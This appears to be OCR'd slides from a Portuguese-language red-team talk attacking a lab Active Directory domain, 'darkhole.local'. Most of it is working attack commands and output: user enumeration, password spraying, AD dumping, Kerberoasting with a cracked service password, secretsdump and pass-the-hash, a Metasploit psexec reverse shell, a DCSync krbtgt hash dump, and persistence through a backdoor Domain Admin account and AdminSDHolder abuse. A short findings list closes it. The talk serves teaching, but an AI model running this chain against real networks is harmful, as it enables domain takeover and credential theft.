Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 20:50 EDT
Nmap scan report for 192.168.28.130
Host is up (0.00096s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     D159346@darkhole.local
|     D159335@darkhole.local
|     D159378@darkhole.local
|     D159292@darkhole.local
|     D159411@darkhole.local
|     D159400@darkhole.local
|     D159414@darkhole.local
|     D159358@darkhole.local
|     D159347@darkhole.local
|     D159372@darkhole.local
|     D159367@darkhole.local
|     D159368@darkhole.local
|     D159357@darkhole.local
|     D159324@darkhole.local
|     D159415@darkhole.local
|     D159316@darkhole.local
|     D159389@darkhole.local
|     D159336@darkhole.local
|     D159325@darkhole.local
|     D159304@darkhole.local
|     D159293@darkhole.local
|     D159412@darkhole.local
|     D159401@darkhole.local
|     D159359@darkhole.local
|     D159303@darkhole.local
|     D159369@darkhole.local
|     D159317@darkhole.local
|     D159390@darkhole.local
```

```
root@darkhole:~/palestra# wc -l filtered-kerbrute.txt
22 filtered-kerbrute.txt
root@darkhole:~/palestra# wc -l filtered-nmap.txt
150 filtered-nmap.txt
```

Movimentação Lateral

Password Spraying na rede:

```
root@darkhole:~/palestra# crackmapexec smb 192.168.28.0/24 -u filtered-nmap.txt -p Darkhole@2023
 DarkHole@2023 | grep "+"
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] darkhole.local\D159425:DarkHole@2023
```

Password Spraying AD:

```
root@darkhole:~/palestra# kerbrute passwordspray -d darkhole.local --dc 192.168.28.130 filtered-
nmap.txt Darkhole@2023

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 08/31/23 - Ronnie Flathers @ropnop

2023/08/31 21:36:42 >  Using KDC(s):
2023/08/31 21:36:42 >   192.168.28.130:88

2023/08/31 21:36:42 >  [+] VALID LOGIN:  D159289@darkhole.local:Darkhole@2023
2023/08/31 21:36:42 >  Done! Tested 150 logins (1 successes) in 0.407 seconds
```

Movimentação Lateral

Dump do AD - ldapdomaindump:

```
@darkhole:~/palestra# ldapdomaindump -u darkhole.local\\D159289 -p Darkhole@2023 -m 192.168.28.130
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
root@darkhole:/# ls
domain_computers_by_os.html  domain_computers.json  domain_groups.json  domain_policy.json  domain_trusts.json          domain_users.html
domain_computers.grep        domain_groups.grep     domain_policy.grep  domain_trusts.grep  domain_users_by_group.html  domain_users.json
domain_computers.html        domain_groups.html     domain_policy.html  domain_trusts.html  domain_users.grep
root@darkhole:/# firefox domain_users.html
```

file:///home/kali/Documents/palestra/ldapdomaindump/domain_users.html


Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Kristi Sibilla	Kristi Sibilla	D159322	Office Admin, DnsAdmins	Domain Users	08/25/23 17:28:37	08/25/23 17:55:42	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:40	1263	User Password K5++s6a/0w}T
Rosalinda Janella	Rosalinda Janella	D159343	IT Admins	Domain Users	08/25/23 17:28:37	08/25/23 17:59:12	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1262	
Sunshine Ernaline	Sunshine Ernaline	D159328	Executives	Domain Users	08/25/23 17:28:37	08/25/23 17:57:11	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1261	
Carlye Alie	Carlye Alie	D159324	sales	Domain Users	08/25/23 17:28:37	08/25/23 17:55:56	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:40	1260	User Password %-q!B!l6dwbV
Jeannine Brandy	Jeannine Brandy	D159325	accounting	Domain Users	08/25/23 17:28:37	08/25/23 17:56:23	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1259	Replication Account
Kirsten Jacqueline	Kirsten Jacqueline	D159386	accounting, marketing, IT Admins	Domain Users	08/25/23 17:28:37	08/25/23 18:07:13	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1258	
Khalil Camala	Khalil Camala	D159389	accounting, sales	Domain Users	08/25/23 17:28:37	08/25/23 18:07:33	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1257	
Phaidra Catlee	Phaidra Catlee	D159355		Domain Users	08/25/23 17:28:37	09/01/23 00:50:52	09/01/23 01:17:33	NORMAL_ACCOUNT, DONT_REQ_PREAUTH	08/25/23 18:24:26	1256	
Barbe Loren	Barbe Loren	D159297	marketing	Domain Users	08/25/23 17:28:37	08/25/23 17:49:46	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1255	
Pandora Carlyn	Pandora Carlyn	D159356		Domain Users	08/25/23 17:28:37	08/25/23 18:00:42	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:37	1254	
Ailis Florella	Ailis Florella	D159310		Domain Users	08/25/23 17:28:36	08/25/23 17:46:16	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:36	1253	
Rochella Hyacinthe	Rochella Hyacinthe	D159348		Domain Users	08/25/23 17:28:36	08/25/23 17:59:47	01/01/01 00:00:00	NORMAL_ACCOUNT	08/25/23 17:28:36	1252	

Movimentação Lateral


Dump do AD - bloodhound:

```
oot@darkhole:/# bloodhound-python -u D159289 -p Darkhole@2023 -ns 192.168.28.130 -d darkhole.local -c all
INFO: Found AD domain: darkhole.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (darkhole.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: win-07gd1l4iomr.darkhole.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: win-07gd1l4iomr.darkhole.local
INFO: Found 154 users
INFO: Found 60 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: WIN-07GD1L4IOMR.darkhole.local
NFO: Done in 00M 02S
```



Movimentação Lateral

Obtendo Domain Admin - Kerberoasting:




```
root@darkhole:/# hashcat -m 13100 --force kerberoasting.txt passwords.txt
$krb5tgs$23$*SVC_SIEM$DARKHOLE.LOCAL$darkhole.local/SVC_SIEM*$e421bc0a9ecc91897f
95273a0d53fdc5f140ff7c4d9d0de1347b79553ef846ecf3e809a59e68649a6fbfa4beb92e2d72d2
f6b0f8af1fcfd53422b6d0d741fdba9048cff79041bff2503b0c5d3605b7cd60b8e7bd3e1115281a
133792666bc0b5923cb46fbe861d495c6bee2a5e6e324e35dc4959609ed8e386bbbda3e4d420b3f8
1819c8a4211c56f9ea266b957d6b2f2553ceaf14c9d607a9beaaf93cc2bfccb6edf40da8b23369c0
15642eac422ab46dfddce80ec9fdd0a589dca156203c7a93f5c361dd1e99d1f9badb3e8c57a941c1
8b93975b66e876db20344350a2297d397a7d13cc7e79a90e88bb6936387f434631efd90eb5efc5cc
3d3b4eb0df11a92e58e0b5a6a8b2d62ebadbefefff553eddf34d24ae155a6e05c70072e303e9ea98
42ca1809017790c552da96c5eae547b2fdb99e0dec344c00141592b6e828678928fe2948a2a1edad
43784b93341b3278a382df724b737fb262f9560dbcb8c5cb5527a90d6812d1db6cf337c36c69fbe9
77d8cc421b2350e3637c6ac7367c68402996db4258bcad4f5c0c4025e320d64eada5332ea524897c
4f1b7149811126b959b4bb281cfb0ed32238d4acf6095a67562fcdc6ccd80816f6777665081d4f2c
d778b968f93512175490 58a1bf0013a34734dd5f3f53222a42c2a9c28c46de4779404ee1c8f086fc
77c0fd0cf124c38554cd554bb6ea2e622e78cc72eabbd7ab:M1ndTh3sec!2023
```

```
root@darkhole:/# impacket-GetUserSPNs -dc-ip 192.168.28.130 'darkhole.local/D159425:DarkHole@2023' -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName          Name      MemberOf                                          PasswordLastSet             LastLogon  Delegation
----------------------------  --------  ------------------------------------------------  --------------------------  ---------  ----------
http/bank.darkhole.local      D159428                                                     2023-08-25 13:22:38.183826  <never>
http/internal.darkhole.local  D159415                                                     2023-08-25 13:22:39.340421  <never>
http/app1.darkhole.local      D159397   CN=IT Admins,CN=Users,DC=darkhole,DC=local        2023-09-01 07:21:14.974549  <never>
MSSQL/MSSQL.darkhole.local    SVC_SIEM  CN=Domain Admins,CN=Users,DC=darkhole,DC=local    2023-09-01 07:54:33.764897  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$17$D159428$DARKHOLE.LOCAL$*darkhole.local/D159428*$c2254439448e1dab979f2d1a$<built-in method decode of bytes object at 0x1d7ee20>
$krb5tgs$17$D159415$DARKHOLE.LOCAL$*darkhole.local/D159415*$ce38208a931874879dced9f7$<built-in method decode of bytes object at 0x1d87090>
$krb5tgs$17$D159397$DARKHOLE.LOCAL$*darkhole.local/D159397*$370b3904225183bbb8cd8cf5$<built-in method decode of bytes object at 0x1d7ee20>
$krb5tgs$23$*SVC_SIEM$DARKHOLE.LOCAL$darkhole.local/SVC_SIEM*$e421bc0a9ecc91897fbf1097b0472514$9d10c4763e5720639a002516cf642b3f2f37e9a4a6c4c243da8442c3a490e84dabef95d6
95273a0d53fdc5f140ff7c4d9d0de1347b79553ef846ecf3e809a59e68649a6fbfa4beb92e2d72d2ac6da23c247dca821115bdcbf2ac18e8cb2be39eaf4d3a116a690da7309850969529de8132f121ab6e12825
f6b0f8af1fcfd53422b6d0d741fdba9048cff79041bff2503b0c5d3605b7cd60b8e7bd3e1115281a7ea2a94a78995d5528acf344b24e7192f636fa70e1827b4d75f3744771c7a8f7c6e13f6f8adbbe44f5c8c02
133792666bc0b5923cb46fbe861d495c6bee2a5e6e324e35dc4959609ed8e386bbbda3e4d420b3f845933f1e1724b2d0b8a0767a75c4af5691326a31aabe3d227d4ff17589e6dec45ee07c3f112d7eb7506414f
1819c8a4211c56f9ea266b957d6b2f2553ceaf14c9d607a9beaaf93cc2bfccb6edf40da8b23369c0317b3951ac027a6903ff8b866b2b466621a014c9e3ea6e80d69505099e84266f14fb513959d1b20b0533537
15642eac422ab46dfddce80ec9fdd0a589dca156203c7a93f5c361dd1e99d1f9badb3e8c57a941c1502bb4f1868489b832d27e1f2b1baa20dbf3bd5b031a5dc01fae2ffe99578cf7f2bd00b62ca031f4bea4ab8
8b93975b66e876db20344350a2297d397a7d13cc7e79a90e88bb6936387f434631efd90eb5efc5cc561c32dfe31172c82310af97dc386a332b4bf4de25d4a7809a3e368a0a36ad958585650e4ed1ceb3e10d0d4
3d3b4eb0df11a92e58e0b5a6a8b2d62ebadbefefff553eddf34d24ae155a6e05c70072e303e9ea98e689097b50e416e2a1a3eec002d1010965795d255ffffadacde5b2f978fd960b9f863091924f1fc4dfa4072
42ca1809017790c552da96c5eae547b2fdb99e0dec344c00141592b6e828678928fe2948a2a1edad93b21e94ecbeeb0a79c4c2e23fbd6113eacee18195056b8c17910a5a6ec403edb96c56994ee8aaf1b4e94b7
43784b93341b3278a382df724b737fb262f9560dbcb8c5cb5527a90d6812d1db6cf337c36c69fbe9c299d4a0202e232ae1fe951eb678e3edc54977dd186d6ab596b927c1c35fa66c24abf3e63fe8f0a3957a43b
77d8cc421b2350e3637c6ac7367c68402996db4258bcad4f5c0c4025e320d64eada5332ea524897c8dfd02ba57e56fd146abd08407df491260363d84fd0c125a03728178595103302 4ab0ffdc0bb23169ba2705
4f1b7149811126b959b4bb281cfb0ed32238d4acf6095a67562fcdc6ccd80816f677765081d4f2cf6efcc3a50871ca37d8562e2723cf836294f56c1754f718347cd4a828aea98d8064031317a5eba4f08f8b03
d778b968f9351217549058a1bf0013a34734dd5f3f53222a42c2a9c28c46de4779404ee1c8f086fce12bc69d6c66ed2487b97d3668596bb44b39b960be5f821ecf45d9fa96dccc940e6ef23f9a97e9dd5b5fb52
77c0fd0cf124c38554cd554bb6ea2e622e78cc72eabbd7ab
```

Movimentação Lateral

Obtendo Domain Admin - Kerberoasting:

```
root@darkhole:/# crackmapexec smb 192.168.28.130 -u SVC_SIEM -p 'M1ndTh3sec!2023' --shares
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [*] Windows 10.0 Build 17763 x64 (name:WIN-07GD1L4IOMR) (domain:darkhole.local) (signing:True) (SMBv1:False)
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] darkhole.local\SVC_SIEM:M1ndTh3sec!2023 (Pwn3d!)
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] Enumerated shares
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  Share           Permissions     Remark
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  -----           -----------     ------
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  C$              READ,WRITE      Default share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  IPC$            READ            Remote IPC
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  NETLOGON        READ,WRITE      Logon server share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  SYSVOL          READ            Logon server share
```

```
root@darkhole:/# impacket-secretsdump SVC_SIEM@WIN-07GD1L4IOMR.pentest.local -target-ip 192.168.28.130
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x41ea109514bde5ba9eaef46c834d70d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:22c9a701524580b68a63c0aabc2556f9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
root@darkhole:/# evil-winrm -i 192.168.28.130 -u Administrator -H 22c9a701524580b68a63c0aabc2556f9
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/1/2023  10:39 AM             22 Arquivo_sensivel.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> type Arquivo_sensivel.txt
arquivo de PoC - Lucas
```

Movimentação Lateral

Dcsync:

```
msf6 exploit(windows/smb/psexec) > set smbuser SVC_SIEM
smbuser ⇒ SVC_SIEM
msf6 exploit(windows/smb/psexec) > set smbpass Mindthesec@2023
smbpass ⇒ Mindthesec@2023
msf6 exploit(windows/smb/psexec) > set smbpass M1ndTh3sec!2023
smbpass ⇒ M1ndTh3sec!2023
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.28.128:4444
[*] 192.168.28.130:445 - Connecting to the server...
[*] 192.168.28.130:445 - Authenticating to 192.168.28.130:445 as user 'SVC_SIEM'...
[*] 192.168.28.130:445 - Selecting PowerShell target
[*] 192.168.28.130:445 - Executing the payload...
[+] 192.168.28.130:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.28.130
[*] Meterpreter session 1 opened (192.168.28.128:4444 → 192.168.28.130:64438) at 2023-09-01 13:42:14 -0400

meterpreter > load kiwi
Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 25/08/2023 14:03:39
Object Security ID   : S-1-5-21-2015459037-1019661400-2229195340-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 2490b62d05efa4ea7506597082b7dde6
    ntlm- 0: 2490b62d05efa4ea7506597082b7dde6
    lm  - 0: 1b7af0650451d0b0c76ac97f162506dd
```

Movimentação Lateral

Obtendo Domain Admin - Exemplos:

- sAMAccountName Spoofing (CVE-2021-42287)
- Vulnerabilidades no Active Directory Certificate Service (AD CS): ESC1, ESC2, ESC3, ESC4, ESC6, ESC7, ESC8, ESC9, ESC10, ESC11, entre outros.
- SpoolSample
- DFSCoerce
- PetitPotam

Ações realizadas até agora:

- Escalação de privilégio via RCE em uma aplicação interna, Port Fowarding e python sendo executado com permissão de root.
- Idenficado o AD no ambiente.
- Realizado enumeração de usuários e password spraying utilizando como base a matrícula encontrada no LinkedIn do Jehad.
- Realizado o dump do AD.
- Obtido Domain Admin via Kerberoasting de uma conta de serviço Domain Admin.
- Obtido o hash de usuários através do Dcsync.

Fases Operação de Red Team

- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento
- ✓ Engenharia Social
- ✓ Identificação de Vulnerabilidades
- ✓ Exploração e Infiltração
- ✓ Escalação de Privilégios e Movimentação Lateral

- ➢ **Manutenção de Acesso**
  - ○ Análise, Recomendações e Relatório
  - ○ Debriefing e Aprendizado

Manutenção de Acesso

Criação de um usuário:

```
msf6 post(windows/manage/add_user) > set username D159999
username => D159999
msf6 post(windows/manage/add_user) > set session 1
session => 1
msf6 post(windows/manage/add_user) > set group administrators
group => administrators
msf6 post(windows/manage/add_user) > set password PalestraMTS2023!
password => PalestraMTS2023!
msf6 post(windows/manage/add_user) > run

[*] Running module on 'WIN-07GD1L4IOMR'
[*] Domain Mode
[+] Found Domain : \\WIN-07GD1L4IOMR.darkhole.local
[+] Found Domain Admin Token: 1 - 192.168.28.130 - Administrator (Delegation Token)
[*] Found token for DARKHOLE\Administrator
[*] Stealing token of process ID 3968
[*] Adding 'D159999' as a user to the DARKHOLE domain
[+] User 'D159999' was added to the DARKHOLE domain.
[*] Post module execution completed
```

```
root@darkhole:/# crackmapexec smb 192.168.28.130 -u D159999 -p 'PalestraMTS2023!' --shares
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [*] Windows 10.0 Build 17763 x64 (name:WIN-07GD1L4IOMR) (domain:darkhole.local) (signing:True) (SMBv1:False)
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] darkhole.local\D159999:PalestraMTS2023!
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] Enumerated shares
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  Share           Permissions     Remark
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  -----           -----------     ------
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  ADMIN$                          Remote Admin
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  C$                              Default share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  CertEnroll      READ            Active Directory Certificate Services share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  IPC$            READ            Remote IPC
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  NETLOGON        READ            Logon server share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  SYSVOL          READ            Logon server share
```

Manutenção de Acesso

AdminSDHolder - Abusing Permission

- Adicionar um usuário no grupo domain admin:

```
PS C:\Users\Administrator\Desktop> net user /domain D159999
net user /domain D159999
User name                    D159999
Full Name                    D159999
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            01/09/2023 15:56:44
Password expires             Never
Password changeable          02/09/2023 15:56:44
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

```
PS C:\Users\Administrator\Desktop> Add-DomainGroupMember -Identity 'domain admins' -Members D159999 -Verbose
Add-DomainGroupMember -Identity 'domain admins' -Members D159999 -Verbose
VERBOSE: [Add-DomainGroupMember] Adding member 'D159999' to group 'domain admins'
PS C:\Users\Administrator\Desktop> net user /domain D159999
net user /domain D159999
User name                    D159999
Full Name                    D159999
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            01/09/2023 15:56:44
Password expires             Never
Password changeable          02/09/2023 15:56:44
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Manutenção de Acesso

AdminSDHolder - Abusing Permission

- Alterar a senha de um usuário:

```
PS C:\Users\Administrator\Desktop> Set-DomainUserPassword -Identity D159999 -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) -verbose
Set-DomainUserPassword -Identity D159999 -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) -verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'D159999'
VERBOSE: [Set-DomainUserPassword] Password for user 'D159999' successfully reset
root@darkhole:/# crackmapexec smb 192.168.28.130 -u D159999 -p 'Password123' --shares
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [*] Windows 10.0 Build 17763 x64 (name:WIN-07GD1L4IOMR) (domain:darkhole.local) (signing:True) (SMBv1:False
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] darkhole.local\D159999:Password123 (Pwn3d!)
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [+] Enumerated shares
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  Share           Permissions     Remark
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  -----           -----------     ------
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  C$              READ,WRITE      Default share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  CertEnroll      READ,WRITE      Active Directory Certificate Services share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  IPC$            READ            Remote IPC
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  NETLOGON        READ,WRITE      Logon server share
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  SYSVOL          READ            Logon server share
```

Ações realizadas até agora:

- Criação de um usuário admin no AD.
- Adição do usuário ao grupo Domain Admins via AdminSDHolder.
- Alteração de senhas de usuários via AdminSDHolder.

Fases Operação de Red Team

- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento
- ✓ Engenharia Social
- ✓ Identificação de Vulnerabilidades
- ✓ Exploração e Infiltração
- ✓ Escalação de Privilégios e Movimentação Lateral
- ✓ Manutenção de Acesso

- ➢ **Análise, Recomendações e Relatório**
  - ○ Debriefing e Aprendizado

Análise, Recomendações e Relatório

Principais problemas encontrados:

- Funcionários postando informações sensíveis em redes sociais;
- Senhas salvas no bash_history;
- Falta de segmentação de rede;
- Usuários utilizando senhas fracas;
- Senhas armazenadas na descrição do usuário no AD;
- Usuários administrativos vulneráveis a Kerberoasting;
- Sem nenhum tipo de bloqueio durante os testes.

Fases Operação de Red Team

- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento
- ✓ Engenharia Social
- ✓ Identificação de Vulnerabilidades
- ✓ Exploração e Infiltração
- ✓ Escalação de Privilégios e Movimentação Lateral
- ✓ Manutenção de Acesso
- ➢ Análise, Recomendações e Relatório
- ➢ **Debriefing e Aprendizado**

Debriefing e Aprendizado

- Etapa que diversos times da empresa se juntam para conversar sobre os problemas encontrados, validando o impacto da vulnerabilidade no negócio, demanda das atividades para os times envolvidos, pontos focais e prazo de correção.

Perguntas?

Agradecimentos

Referências

- O slide e todos os códigos executados estarão disponíveis no meu Github no projeto abaixo:
- ✓ https://github.com/ShooterRX/palestras

- Playlist com palestras que já realizei:
- ✓ https://www.youtube.com/playlist?list=PLUVUe5TTJHxFwCPZ2WKStoYo2mZEDWSfQ

- Minha playlist sobre phishing, brute force, XSS, CSRF e SQLI:
- ✓ https://www.youtube.com/playlist?list=PLYi4PbK_pqTOGr136f626kwqmdFQ8emdv

- Alguns links e repositórios sobre Pentest:
- ✓ https://www.ired.team/
- ✓ https://cheatsheet.haax.fr/
- ✓ https://book.hacktricks.xyz/welcome/readme
- ✓ https://www.thehacker.recipes/
- ✓ https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
- ✓ https://github.com/infosecn1nja/AD-Attack-Defense

Lucas Farias Piasentin
lfpiasentin@gmail.com
(11) 9.4963.9255
/lucas-fp